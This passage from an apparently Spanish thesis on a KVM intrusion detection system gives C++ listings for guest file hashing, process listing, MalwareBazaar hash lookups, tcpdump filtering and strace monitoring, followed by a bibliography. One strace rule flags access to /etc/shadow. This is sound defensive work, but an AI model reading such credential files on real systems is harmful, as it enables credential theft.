    std::string readCmd = R"({
        "execute": "guest-file-read",
        "arguments": { "handle": )" + std::to_string(handle) + R"( }
    })";

    // ...
    return fileContentBase64;
}
```

Inicialización de hashes y almacenamiento persistente

Durante la primera ejecución o cuando se detectan archivos sin hash registrado, se calcula su firma y se almacena localmente en un archivo por VM.

lst:filemonitor-compare-hash

```
bool FileMonitor::hasFileChanged() {
    virDomainPtr dom = virDomainLookupByName(conn, vmName.c_str());
    bool cambiosDetectados = false;

    for (const auto& file_path : config.getFiles2Watch()) {
        std::string content = readFileFromVM(dom, file_path);
        EVP_MD_CTX* md_ctx = EVP_MD_CTX_new();
        EVP_DigestInit_ex(md_ctx, EVP_sha256(), nullptr);
        EVP_DigestUpdate(md_ctx, content.data(), content.size());

        unsigned char hash[EVP_MAX_MD_SIZE];
        unsigned int hash_len = 0;
        EVP_DigestFinal_ex(md_ctx, hash, &hash_len);
        EVP_MD_CTX_free(md_ctx);

        std::ostringstream oss;
```

```
        for (unsigned int i = 0; i < hash_len; ++i)
            oss << std::hex << std::setw(2) << std::setfill('0') <<
            ↪  static_cast<int>(hash[i]);

        std::string new_hash = oss.str();

        if (file_hashes[file_path] != new_hash)
            cambiosDetectados = true;

        file_hashes[file_path] = new_hash;
    }

    virDomainFree(dom);
    return cambiosDetectados;
}
```

Obtención de procesos activos desde la máquina virtual

El sistema recupera la lista de procesos en ejecución utilizando el comando `ps` lanzado dentro del sistema invitado, lo que permite identificar aquellos potencialmente maliciosos.

lst:filemonitor-store-hash

```
void FileMonitor::storeFileHash() const {
    std::ofstream hash_file(config.getHashPath() + "/" + vmName + ".hash");
    for (const auto& rel_path : config.getFiles2Watch()) {
        std::string content = readFileFromVM(dom, rel_path);
        EVP_MD_CTX* md_ctx = EVP_MD_CTX_new();
        EVP_DigestInit_ex(md_ctx, EVP_sha256(), nullptr);
        EVP_DigestUpdate(md_ctx, content.data(), content.size());

        unsigned char hash[EVP_MAX_MD_SIZE];
        unsigned int hash_len = 0;
        EVP_DigestFinal_ex(md_ctx, hash, &hash_len);
        EVP_MD_CTX_free(md_ctx);

        std::ostringstream oss;
        for (unsigned int i = 0; i < hash_len; ++i)
            oss << std::hex << std::setw(2) << std::setfill('0') <<
            ↪  static_cast<int>(hash[i]);

        hash_file << rel_path << ": " << oss.str() << std::endl;
    }
}
```

Obtención de procesos activos desde la máquina virtual

El sistema recupera la lista de procesos en ejecución utilizando el comando `ps` lanzado

dentro del sistema invitado, lo que permite identificar comportamientos sospechosos.

lst:processmonitor-fetch

```
bool ProcessMonitor::fetchProcessList(std::vector<ProcInfo>& procs) const {
    const char *cmd = R"({
        "execute":"guest-exec",
        "arguments":{
            "path":"/bin/ps",
            "arg":["-eo","pid=,pcpu=,comm="],
            "capture-output":true
        }
    })";

    char *res = virDomainQemuAgentCommand(dom.get(), cmd, 10, 0);
    json j = json::parse(res)["return"];
    free(res);

    int guestPid = j.value("pid", -1);
    if (guestPid < 0) return false;

    std::string output;
    if (!waitForExecutionCompletion(dom.get(), guestPid, output)) return false;

    std::istringstream iss(output);
    std::string line;
    while (std::getline(iss, line)) {
        std::istringstream ls(line);
        if (ProcInfo pi = {0, "", 0.0}; ls >> pi.pid >> pi.cpu >> pi.name)
            procs.push_back(pi);
    }
    return true;
}
```

Consulta de hashes contra MalwareBazaar y almacenamiento en caché

Este código conecta con la API pública de MalwareBazaar para comprobar si un ejecutable corresponde a un malware conocido. El resultado se almacena en una base de datos SQLite local para futuras consultas.

lst:processmonitor-bazaar

```
bool ProcessMonitor::checkGuestFileWithBazaarAPI(const std::string&
↪  guestFilePath) const {
    std::ifstream in(localPath, std::ios::binary);
    std::ostringstream oss;
    oss << in.rdbuf();
    const std::string binData = oss.str();
    const std::string hash = computeSHA256(binData);
```

```
    SqliteHashDB db{ dbPath };
    if (ProcessRecord rec; db.getRecord(hash, rec)) {
        if (rec.status == "malicious") {
            std::cerr << "[ALERTA][CACHÉ] Malware detectado HASH=" << hash <<
            ↪  "\n";
            return true;
        }
    } else {
        if (queryMalwareBazaar(hash, api_response) &&
            api_response.value("query_status","") == "ok") {
            db.setRecord(hash, guestFilePath, "malicious", std::time(nullptr));
            return true;
        }
        db.setRecord(hash, guestFilePath, "clean", std::time(nullptr));
    }

    return false;
}
```

Identificación de rutas de ejecutables dentro de la VM

Se extraen las rutas completas de los ejecutables en ejecución, combinando la información obtenida desde `ps` con llamadas a `readlink` en el entorno virtualizado.

lst:processmonitor-readlink

```
std::vector<ProcessMonitor::GuestProcessInfo>
↪  ProcessMonitor::listGuestProcesses() const {
    std::vector<ProcInfo> procs;
    if (!fetchProcessList(procs)) return {};

    for (const auto& proc : procs) {
        std::ostringstream cmd;
        cmd << R"({
            "execute": "guest-exec",
            "arguments": {
                "path": "/bin/readlink",
                "arg": ["/proc/)" << proc.pid << R"(/exe"],
                "capture-output": true
            }
        })";

        char* res = virDomainQemuAgentCommand(dom.get(), cmd.str().c_str(), 10,
        ↪  0);
        json j = json::parse(res)["return"];
        free(res);

        int guestPid = j.value("pid", -1);
        std::string output;
```

```
        if (!waitForExecutionCompletion(dom.get(), guestPid, output)) continue;
        output.erase(std::remove(output.begin(), output.end(), '\n'),
        ↪  output.end());

        result.push_back({proc.pid, proc.name, proc.cpu, output});
    }

    std::sort(result.begin(), result.end(),
              [](auto &a, auto &b){ return a.cpu > b.cpu; });

    return result;
}
```

Captura y análisis de tráfico en la interfaz de red

Se emplea `tcpdump` para capturar tráfico en tiempo real, aplicando reglas definidas por el usuario sobre protocolos, puertos y rangos de IP para generar alertas en caso de coincidencias.

lst:networkmonitor-tcpdump

```
void NetworkMonitor::run(const std::string& vmName) const {
    const std::string cmd = "sudo tcpdump -i " + iface + " -nn -l -q";
    FILE* pipe = popen(cmd.c_str(), "r");
    const std::regex re(R"(IP\s+(\S+)\.(\d+)\s+>\s+(\S+)\.(\d+))");

    while (shouldContinue && getline(&line, &len, pipe) != -1) {
        std::smatch m;
        if (!std::regex_search(s, m, re)) continue;

        std::string srcIP = m[1].str();
        int srcPort = std::stoi(m[2].str());
        std::string dstIP = m[3].str();
        int dstPort = std::stoi(m[4].str());

        for (const auto& [protocol, ports, port_range, ip] : filters) {
            // Validación de protocolo, puertos e IP destino
            if (...) {
                std::cerr << "[ALERT][NETWORK] Tráfico filtrado por
                ↪  regla...\n";
                break;
            }
        }
    }
    pclose(pipe);
}
```

Detección de llamadas sensibles mediante strace

Ejecuta la herramienta `strace` dentro de la máquina virtual para interceptar llamadas al sistema como `openat` o `connect`, útiles para detectar comportamientos anómalos o accesos sospechosos.

lst:networkmonitor-syscalls

```
void NetworkMonitor::monitorSyscalls(const std::string& vmName, virConnectPtr
↪  conn) const {
    const char* straceCmd = R"({
        "execute": "guest-exec",
        "arguments": {
            "path": "/usr/bin/strace",
            "arg": ["-f", "-tt", "-e", "trace=openat,execve,connect",
            ↪  "timeout", "5", "ls", "/"],
            "capture-output": true
        }
    })";

    char* result = virDomainQemuAgentCommand(dom, straceCmd, 30, 0);
    json j = json::parse(result);

    int guestPid = j["return"]["pid"];
    while (shouldContinue) {
        std::string pollCmd =
        ↪  R"({"execute":"guest-exec-status","arguments":{"pid":)" +
        ↪  std::to_string(guestPid) + "}}";
        char* pollResult = virDomainQemuAgentCommand(dom, pollCmd.c_str(), 10,
        ↪  0);
        json status = json::parse(pollResult)["return"];
        if (status["exited"].get<bool>()) {
            if (status.contains("out-data")) {
                std::string decoded = decodeBase64(status["out-data"]);
                std::istringstream iss(decoded);
                while (std::getline(iss, line)) {
                    if (line.find("/etc/shadow") != std::string::npos) {
                        std::cerr << "[ALERT][SYSCALL] Acceso sospechoso: " <<
                        ↪  line << "\n";
                    }
                }
            }
            break;
        }
        std::this_thread::sleep_for(std::chrono::seconds(2));
    }
}
```

Consulta a MalwareBazaar y parseo de respuesta

Ejemplo completo del método que realiza una consulta HTTP POST autenticada al servicio de MalwareBazaar y procesa la respuesta para detectar hashes conocidos como maliciosos.

lst:bazaarAPI

```
bool queryMalwareBazaar(const std::string& hash, nlohmann::json& response) {
    std::string authKey;
    if (!loadAuthKey(authKey, "/root/CLionProjects/IDSProject/.env")) {
        return false;
    }

    CURL* curl = curl_easy_init();
    if (!curl) return false;

    std::string readBuffer;
    std::string form = "query=get_info&hash=" + curl_easy_escape(curl,
    ↪  hash.c_str(), hash.size());

    struct curl_slist* headers = nullptr;
    headers = curl_slist_append(headers, "Content-Type:
    ↪  application/x-www-form-urlencoded");
    headers = curl_slist_append(headers, ("Auth-Key: " + authKey).c_str());

    curl_easy_setopt(curl, CURLOPT_URL, "https://mb-api.abuse.ch/api/v1/");
    curl_easy_setopt(curl, CURLOPT_POST, 1L);
    curl_easy_setopt(curl, CURLOPT_POSTFIELDS, form.c_str());
    curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headers);
    curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, WriteCallback);
    curl_easy_setopt(curl, CURLOPT_WRITEDATA, &readBuffer);

    if (curl_easy_perform(curl) != CURLE_OK) {
        curl_slist_free_all(headers);
        curl_easy_cleanup(curl);
        return false;
    }

    curl_slist_free_all(headers);
    curl_easy_cleanup(curl);

    try {
        response = nlohmann::json::parse(readBuffer);
        return true;
    } catch (...) {
        return false;
    }
}
```

Bibliografía

[1] abuse.ch (2024). Malwarebazaar api documentation. https://bazaar.abuse.ch/api/.

[2] Ahmad, I., Dewri, R., and Kim, H. (2018). Hosek: A framework for hypervisor-based secure execution using kvm. https://arxiv.org/abs/1808.09831.

[3] Creasy, R. J. (1981). The origin of the vm/370 time-sharing system. *IBM Journal of Research and Development*, 25(5):483–490.

[4] eBPF Foundation (2025). What is ebpf? https://ebpf.io/what-is-ebpf/.

[5] Gartner, Inc. (2024a). Security information and event management (siem). https://www.gartner.com/en/information-technology/glossary/siem-security-information-event-management.

[6] Gartner, Inc. (2024b). Security orchestration, automation and response (soar). https://www.gartner.com/en/information-technology/glossary/soar-security-orchestration-automation-response.

[7] Group, T. T. (2024). tcpdump: The classic packet analyzer. https://www.tcpdump.org.

[8] Hipp, D. R. (2024). Sqlite: Embedded sql database engine. https://www.sqlite.org.

[9] IBM Corporation (2024). ¿qué es un sistema de detección de intrusos (ids)? https://www.ibm.com/es-es/topics/intrusion-detection-system.

[10] Irazoqui, G., Eisenbarth, T., and Sunar, B. (2017). Cache side channel attack: Exploitability and countermeasures. *Black Hat Asia*.

[11] KVM-VMI Project (2024). Kvm-vmi setup documentation. https://kvm-vmi.github.io/kvm-vmi/master/setup.html.

[12] Mavroudis, V., Gasparis, D., Kourtis, M.-A., Vasiliadis, G., and Ioannidis, S. (2016). Drakvuf: Transparent dynamic malware analysis for the masses. In *Proceedings of the 2016 IEEE International Conference on Communications (ICC)*, pages 1–7.

[13] Microsoft Corporation (2024). Hyper-v: Windows virtualization platform. https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/.

[14] National Vulnerability Database (2015). Cve-2015-3456: Floppy disk controller vulnerability in qemu (venom). https://nvd.nist.gov/vuln/detail/CVE-2015-3456.

[15] NTU Digital Library (2021). A survey of microarchitectural side-channel vulnerabilities, attacks and defenses. https://dr.ntu.edu.sg/bitstream/10356/156083/2/CSUR_Survey_plain.pdf.

[16] oVirt Project (2024). ovirt: Virtualization management platform. https://www.ovirt.org.

[17] Red Hat Product Security (2015). Venom: Qemu vulnerability (cve-2015-3456). https://access.redhat.com/articles/1444903.

[18] Rodríguez, J. D. (2025). Idsproject: Detección de intrusiones para entornos virtualizados con kvm. https://github.com/javi9davi/IDSProject.

[19] Saborit, Enrique (2023). Virtualizando con kvm en mx linux. https://esaborit.github.io/posts/virtualizando-con-kmv-en-mx-linux/.

[20] The KubeVirt Project (2024). Kubevirt: Run virtual machines on kubernetes. https://kubevirt.io.

[21] The Libvirt Project (2024). libvirt: The virtualization api. https://libvirt.org.

[22] The LibVMI Project (2024). Libvmi: A library for virtual machine introspection. https://libvmi.com.

[23] The OpenStack Foundation (2024). Openstack: Open source cloud computing infrastructure. https://www.openstack.org.

[24] The QEMU Project (2024). Qemu: Generic and open source machine emulator and virtualizer. https://www.qemu.org.

[25] The QEMU Project (2025a). *QEMU Machine Protocol (QMP) Specification*. QEMU.

[26] The QEMU Project (2025b). Qemu multi-process and kvm i/o handling. https://www.qemu.org/docs/master/devel/multi-process.html.

[27] The Qt Company (2024). Qt 6: Cross-platform software development for embedded and desktop. https://www.qt.io/qt-6.

[28] The Xen Project (2024). The xen hypervisor. https://xenproject.org.

[29] VMware, Inc. (2024). Vmware esxi: Type-1 enterprise hypervisor. https://www.vmware.com/products/esxi-and-esx.html.

[30] Wikipedia contributors (2024). Libvirt support diagram. https://es.wikipedia.org/wiki/Kernel-based_Virtual_Machine#/media/Archivo:Libvirt_support.svg.